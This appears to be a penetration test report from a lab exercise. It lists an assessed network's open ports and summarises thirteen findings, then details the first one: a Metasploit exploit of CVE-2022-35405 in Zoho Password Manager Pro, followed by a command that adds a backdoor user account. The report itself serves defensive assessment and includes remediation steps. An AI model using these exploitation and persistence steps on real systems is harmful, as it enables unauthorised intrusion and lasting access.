NDL vulnerability Report

Candidates: Daniel Cortez, Gergo Kovacs, Attila Szucs, Jhonathan Carrillo

Vulnerability Assessment Score

78%

Table of Contents

1 Executive Summary 3

1.1 Asset Discovery 3

1.2 Scope 3

1.3 Terms 4

2 Visual Network 7

2.1 Summary of Findings 7

3 IP Findings 9

4 Technical Findings Details 13

Critical Unauthenticated XML-RPC Deserialization RCE in Zoho ManageEngine Password Manager (10.11.12.18) 13

Administrator Hash Reuse on VEEAM Machine (10.11.16.130) 18

Critical Unauthenticated MVEL Script RCE in Elasticsearch on 10.11.12.75 23

Pass-the-Hash Lateral Movement: Compromising MGMTOLD via VEEAM Administrator Hash 10.11.16.15 26

Remote Code Execution in HTTP Service (10.11.12.38) 29

RDP Login Achieved on RECORD (vault.vinyl) – 10.11.12.28 34

Critical SNMPv1 Write Misconfiguration on Cisco WLC 10.11.12.2 37

Unauthorized Access & Key Disclosure on OPNsense Firewall (10.11.12.13) 41

Anonymous FTP Login Allowed on 10.11.12.53:2121 43

Authenticated FTP via Sniffed Credentials 10.11.12.53:21 45

Credential Harvesting & SMB Access on 10.11.12.6 via Ettercap 47

Pivoting into Internal Network via SSH Port Forwarding on Dual-Homed Host 10.11.12.38 50

Exposure of Sensitive Information WordPress 10.11.12.53 53

A Appendix 57

A.1 Finding Severities 57

1 Executive Summary

This report, prepared by the NDL team, delivers a comprehensive security vulnerability assessment of the network. Leveraging advanced scanning tools and deep traffic analysis, it evaluates each device's configuration, communication patterns, and potential exposure points. Each component receives an individual security rating, complete with its CVSS score and associated CWE identification, based on identified weaknesses. This detailed evaluation is intended to provide organizations with a clear view of their current security posture, help prioritize remediation efforts, and strengthen defenses against emerging threats.

1.1 Asset Discovery

KEY FINDINGS #1
NDL's Asset Discovery module automatically scans and maps every device in your OT network, creating a clear, connectivity-based view of how each element connects and communicates. This comprehensive topology map gives you a full picture of your industrial environment, making it easy to spot unexpected links, identify gaps or "blind spots," and ensure no device goes unnoticed.

KEY FINDINGS #2
For each OT asset discovered, NDL captures all the critical details needed to manage and secure your operations. Every device is logged with:

- **IP Address** (where it lives on the network)
- **Device Type** (host machines, domains, servers, IoT sensors)
- **Protocols Identified** (IT protocols such as HTTP, SSH, RDP, SNMP, FTP)

By combining this up-to-date, device-specific data with the high-level map, you gain a reliable, actionable inventory of your OT network. You always know exactly which industrial devices are present, how they're configured, and where they're located—enabling you to enforce security policies, plan firmware updates or patches, and maintain smooth, uninterrupted operations without relying on manual spreadsheets.

1.2 Scope

The scope of this assessment was the VPN gateway IP on tap0, the three internal network segments.

In Scope Assets

Network / Host	Description
10.11.12.0/22	Accessible through the VPN tap0
10.11.16.0/25	Management DMZ segment reachable over VPN
10.11.16.128/25	Backup network segment accessible via VPN

1.3 Terms

- **FTP (File Transfer Protocol)** – A basic way to move files between computers over a network. If anyone can log in anonymously or passwords are weak, attackers can upload or download files they shouldn't.

- **RDP (Remote Desktop Protocol)** – A Microsoft feature that lets you use one computer to control another from far away. Because it gives full access to a system, attackers often try to break in through it if it's not secured.

- **NFS (Network File System)** – A system that lets one computer access files on another computer as if they were on its own hard drive. If share permissions aren't set correctly, anyone on the network could read or write files they shouldn't.

- **Port Scan** – Checking many network ports on a device to see which ones are open. Attackers use this to find weak spots they can exploit.

- **DNS (Domain Name System)** – The system that turns website names into IP addresses. If it's attacked (for example, by giving fake address info), users can be sent to the wrong place.

- **Kerberos** – A way for computers and users to prove their identity securely using secret keys. Even though it encrypts data, attackers can still try to guess passwords or find valid usernames.

- **LDAP (Lightweight Directory Access Protocol)** – A method for looking up and managing user or computer information on a network (like an address book). If the connection isn't protected, someone could sniff usernames or passwords.

- **SMB (Server Message Block)** – A protocol that lets computers share files and printers over a network. If it isn't properly locked down, attackers can read or change files they shouldn't have access to.

- **PMP database**
  The storage area where Password Manager Pro (PMP) keeps all its encrypted passwords and configuration data.

- **ACL (Access Control List)**
  A list of rules that says who is allowed (or not allowed) to access a resource (file, folder, network, etc.).

- **RCE (Remote Code Execution)**
  When an attacker can run commands or code on a remote server or machine as if they were sitting at the console.

- **SIEM (Security Information and Event Management)**
  A centralized system that collects logs and security alerts from many sources (firewalls, servers, applications), making it easier to spot attacks or unusual behavior.

- **VPN (Virtual Private Network)**
  A secure "tunnel" over the internet that lets you access a private network (for example, your company's internal systems) as if you were directly connected.

- **AD (Active Directory)**
  Microsoft's centralized directory service used to manage users, computers, and permissions in a Windows network.

- **PMP (Password Manager Pro)**
  A tool that securely stores, organizes, and shares passwords and other sensitive data for an organization.

- **VLAN (Virtual Local Area Network)**
  A way to split a physical network into separate "virtual" networks, so devices in one group can't talk directly to devices in another group unless explicitly allowed.

- **CSP (Content Security Policy)**
  A set of rules (usually in a website's headers) that tells browsers which external scripts, images, or styles are allowed, helping prevent malicious code from running.

- **TLS (Transport Layer Security)**
  The protocol that encrypts data sent over the internet (for example, HTTPS websites). It makes sure data stays private and unchanged in transit.

- **Attack Vector**
  An attack vector is like a path an intruder takes to break into your system. It might start with something they can easily reach, then hop from one device to the next until it reaches its final target. Along the way, the attacker exploits any weak points, outdated software, missing security patches, or even someone clicking a malicious link to carry out their attack.

- **NTLM (NT LAN Manager)**
  An older Microsoft authentication protocol used for logging into Windows machines and services. It relies on hashed passwords.

- **OS (Operating System)**
  The software that manages the hardware and basic operations of a computer (e.g., Windows, Linux, macOS).

- **CVE (Common Vulnerabilities and Exposures)**
  A unique identifier (like CVE-2022-12345) assigned to a publicly known security flaw so everyone refers to the same issue.

- **CWE (Common Weakness Enumeration)**
  A standardized list of software weaknesses (e.g., "CWE-79: Cross-Site Scripting") that helps developers and auditors understand and describe flaws.

- **CVSS (Common Vulnerability Scoring System)**
  A numerical score (0–10) that indicates how severe a specific vulnerability is, based on factors like ease of exploit and potential impact.

- **Firewall Rules**
  A set of conditions on a firewall that allow or block specific network traffic (for example, “allow HTTP on port 80 from internal network” or “block all incoming RDP from the internet”).


- **Pass-the-Hash**
  An attack technique where an attacker uses a stolen password hash (instead of the plain password) to authenticate to other systems.

- **VM (Virtual Machine)**
  A software-based computer that runs inside another physical computer. It behaves like its own separate machine (e.g., running Linux in a window on a Windows PC).

- **LAPS (Local Administrator Password Solution)**
  A Microsoft tool that automatically generates unique, random passwords for each Windows machine’s local Administrator account and stores them securely in Active Directory.

- **MFA (Multi-Factor Authentication)**
  A security method requiring two or more proofs of identity (for example, a password + a code sent to your phone) before granting access.

2 Visual Network



2.1 Summary of Findings

In the course of this penetration test **5 Critical**, **4 High** and **4 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.3 (Critical)	Critical Unauthenticated XML-RPC Deserialization RCE in Zoho ManageEngine Password Manager (10.11.12.18)	13
2	9.1 (Critical)	Administrator Hash Reuse on VEEAM Machine (10.11.16.130)	18
3	9.1 (Critical)	Critical Unauthenticated MVEL Script RCE in Elasticsearch on 10.11.12.75	23
4	9.1 (Critical)	Pass-the-Hash Lateral Movement: Compromising MGMTOLD via VEEAM Administrator Hash 10.11.16.15	26
5	9.1 (Critical)	Remote Code Execution in HTTP Service (10.11.12.38)	29
6	8.6 (High)	RDP Login Achieved on RECORD (vault.vinyl) – 10.11.12.28	34
7	8.4 (High)	Critical SNMPv1 Write Misconfiguration on Cisco WLC 10.11.12.2	37
8	8.4 (High)	Unauthorized Access & Key Disclosure on OPNsense Firewall (10.11.12.13)	41
9	7.0 (High)	Anonymous FTP Login Allowed on 10.11.12.53:2121	43
10	6.2 (Medium)	Authenticated FTP via Sniffed Credentials 10.11.12.53:21	45
11	6.0 (Medium)	Credential Harvesting & SMB Access on 10.11.12.6 via Ettercap	47
12	6.0 (Medium)	Pivoting into Internal Network via SSH Port Forwarding on Dual-Homed Host 10.11.12.38	50
13	4.9 (Medium)	Exposure of Sensitive Information WordPress 10.11.12.53	53

3 IP Findings

10.11.12.2 (Cisco WLC)

PORT	SERVICE	VERSION
22	SSH	Cisco WLC sshd
443	SSL/HTTP	Cisco wireless LAN Controller httpd
16113	SSL/uknown	

10.11.12.6 (Domain Controller)

PORT	SERVICE	VERSION
53/tcp	domain	Simple DNS Plus
88/tcp	kerberos-sec	Microsoft Windows Kerberos
111/tcp	rpcbind	
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	ldap	Microsoft Windows Active Directory LDAP
445/tcp	microsoft-ds	
464/tcp	kpasswd5?	
593/tcp	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	tcpwrapped	
2049/tcp	mountd	
3268/tcp	ldap	Microsoft Windows Active Directory LDAP
3269/tcp	tcpwrapped	
3389/tcp	ms-wbt-server	Microsoft Terminal Services
5357/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp	mc-nmf	.NET Message Framing
47001/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

10.11.12.13 (OPNsense)

PORT	SERVICE	VERSION
53/tcp	Domain	Unbound 1.22.0
80/tcp	http	OPNsense
199/tcp	smux	Linux SNMP multiplexer
443/tcp	ssl/https	OPNsense

PORT	SERVICE	VERSION
5569/tcp	ssh	OpenSSH 9.9 (protocol 2.0)

10.11.12.18 (Zoho Password Manager)

PORT	SERVICE	VERSION
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds (SMB)	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
2345/tcp	postgresql	PostgreSQL DB 10.15 - 10.18 or 12.5
2346/tcp	postgresql	PostgreSQL DB 10.15 - 10.18 or 12.5
3389/tcp	ms-wbt-server (RDP)	Microsoft Terminal Service
5985/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7070/tcp	ssl/realserver?	
7272/tcp	ssl/watchme-7272	
7273/tcp	ssl/openmanage	
47001/tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

10.11.12.28 (Computer: RECORD)

PORT	SERVICE	VERSION
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds?	
3389/tcp	ms-wbt-server	Microsoft Terminal Service
7680/tcp	Pando-pub	

10.11.12.38 (Vault Vinyl)

PORT	SERVICE	VERSION
22/tcp	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
3826/tcp	rtsp	
5432/tcp	postgresql	PostgreSQL DB 16.0 - 16.2

10.11.12.48 (Ubuntu Host)

PORT	SERVICE	VERSION
22/tcp	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

10.11.12.53 (Wordpress Host)

PORT	SERVICE	VERSION
21/tcp	ftp	vsftpd 2.0.8 or later

PORT	SERVICE	VERSION
22/tcp	Ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
80/tcp	http	nginx 1.24.0 (Ubuntu)
443/tcp	ssl/http	nginx 1.24.0 (Ubuntu)
2121/tcp	ftp	vsftpd 2.0.8 or later

10.11.12.75 (Elastic)

PORT	SERVICE	VERSION
22/tcp	ssh	OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
9200/tcp	http	Elasticsearch REST API 1.1.1 (name: Cecilia Reyes; Lucene 4.7)
9300/tcp	vrace?	

10.11.12.100 (Windows 10: EMMA)

PORT	SERVICE	VERSION
135/tcp	msrpc	Microsoft Windows RPC
139/tcp	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	microsoft-ds?	
3389/tcp	ms-wbt-server	Microsoft Terminal Services
7680/tcp	pando-pub?	

10.11.16.10 (LanSweeper: MGMT)

PORT	SERVICE	VERSION
81/tcp	http	Microsoft IIS httpd 8.0
82/tcp	ssl/http	Microsoft IIS httpd 8.0
3389/tcp	ms-wbt-server	Microsoft Terminal Services
4679/tcp	mgesupervision?	
4680/tcp	ssl/mgemanagement?	

10.11.16.15 (MGMTOLD)

PORT	SERVICE	VERSION
445/tcp	microsoft-ds	Microsoft Windows 7 – 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp	ms-wbt-server	Microsoft Terminal Service

10.11.16.129 (OPNsense Backup)

PORT	SERVICE	VERSION
80/tcp	http	OPNsense
443/tcp	ssl/https	OPNsense
5569/tcp	ssh	OpenSSH 9.9 (protocol 2.0)

10.11.16.130 (VEEM)

PORT	SERVICE	VERSION
445/tcp	microsoft-ds?	
3389/tcp	ms-wbt-server	Microsoft Terminal Services

4 Technical Findings Details

1. Critical Unauthenticated XML-RPC Deserialization RCE in Zoho ManageEngine Password Manager (10.11.12.18) - Critical

CWE	CWE-502
CVSS 3.1	9.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C
Summary of Findings	This assessment identified a critical, unauthenticated XML-RPC deserialization flaw (CVE-2022-35405) in Zoho ManageEngine Password Manager Pro on port 7272 (SSL). Using Metasploit's zoho_password_manager_pro_xml_rpc_rce module, we gained NT AUTHORITY\SYSTEM access, created a persistent backdoor user, and logged in via RDP as an administrator. This exploit allows complete data theft, system modification, service disruption, and easy lateral movement
Impact	• **SYSTEM-level Code Execution** Allows an unauthenticated attacker to run any commands as NT AUTHORITY\SYSTEM, bypassing all application controls. • **Complete Loss of Confidentiality** Enables reading any file on disk (PMP database, configs, vault entries), harvesting credentials, and exfiltrating all sensitive data. • **Complete Loss of Integrity** Grants the ability to modify application files, change system settings, inject malware, or delete/alter logs to cover tracks. • **Complete Loss of Availability** Permits stopping or disabling services, deleting application data or backups, or deploying ransomware to render the system unusable. • **Persistent Backdoors & Lateral Movement** Lets the attacker create new administrator accounts and enable RDP, ensuring long-term access and easy pivoting deeper into the network.
Remediation	1. **Upgrade to the Latest Version** ◦ Download and install the vendor patch or full product update that removes the XML-RPC deserialization flaw (ensure PMP is at the latest build). ◦ Confirm the vulnerable endpoint no longer responds after patching. 2. **Disable or Restrict the XML-RPC Interface** ◦ If XML-RPC is not required, disable it entirely in the PMP configuration. ◦ Otherwise, allow access only from known admin IPs using host-based or Windows Firewall rules. 3. **Network Segmentation & Access Controls** ◦ Place the PMP server on a management-only VLAN or behind a VPN. ◦ Restrict inbound port 7272 to a small, pre-approved list of jump hosts or administrator workstations.


Attack Vector (Findings)

- IP: 10.11.12.18
- Service: Zoho ManageEngine Password Manager Pro
- Port: 7272/tcp (SSL)

Scan Detail

```
nmap -sV -sC -A -p 7272 10.11.12.18
```


- 7272/tcp open ssl/watchme-7272
- TLS banner, JSESSIONID cookie and CSP rules reference “manageengine.com”



Vulnerability Identification


Metasploit setup

```
msf6 > search zoho
```




- Module: exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce
- CVE: 2022-35405
- Attack: Unauthenticated Java deserialization via XML-RPC endpoint
- Result: Remote code execution as the “Zoho” service account

Exploitation



Launch & Shell


Context: Landed in C:\Program Files\ManageEngine\PMP\bin> as NT AUTHORITY\SYSTEM



Backdoor


With SYSTEM privileges in the PMP bin folder, we created a permanent local backdoor account:

```
C:\Program Files\ManageEngine\PMP\bin> net user bigboi P@ssw0rd! /add
The command completed successfully.
```

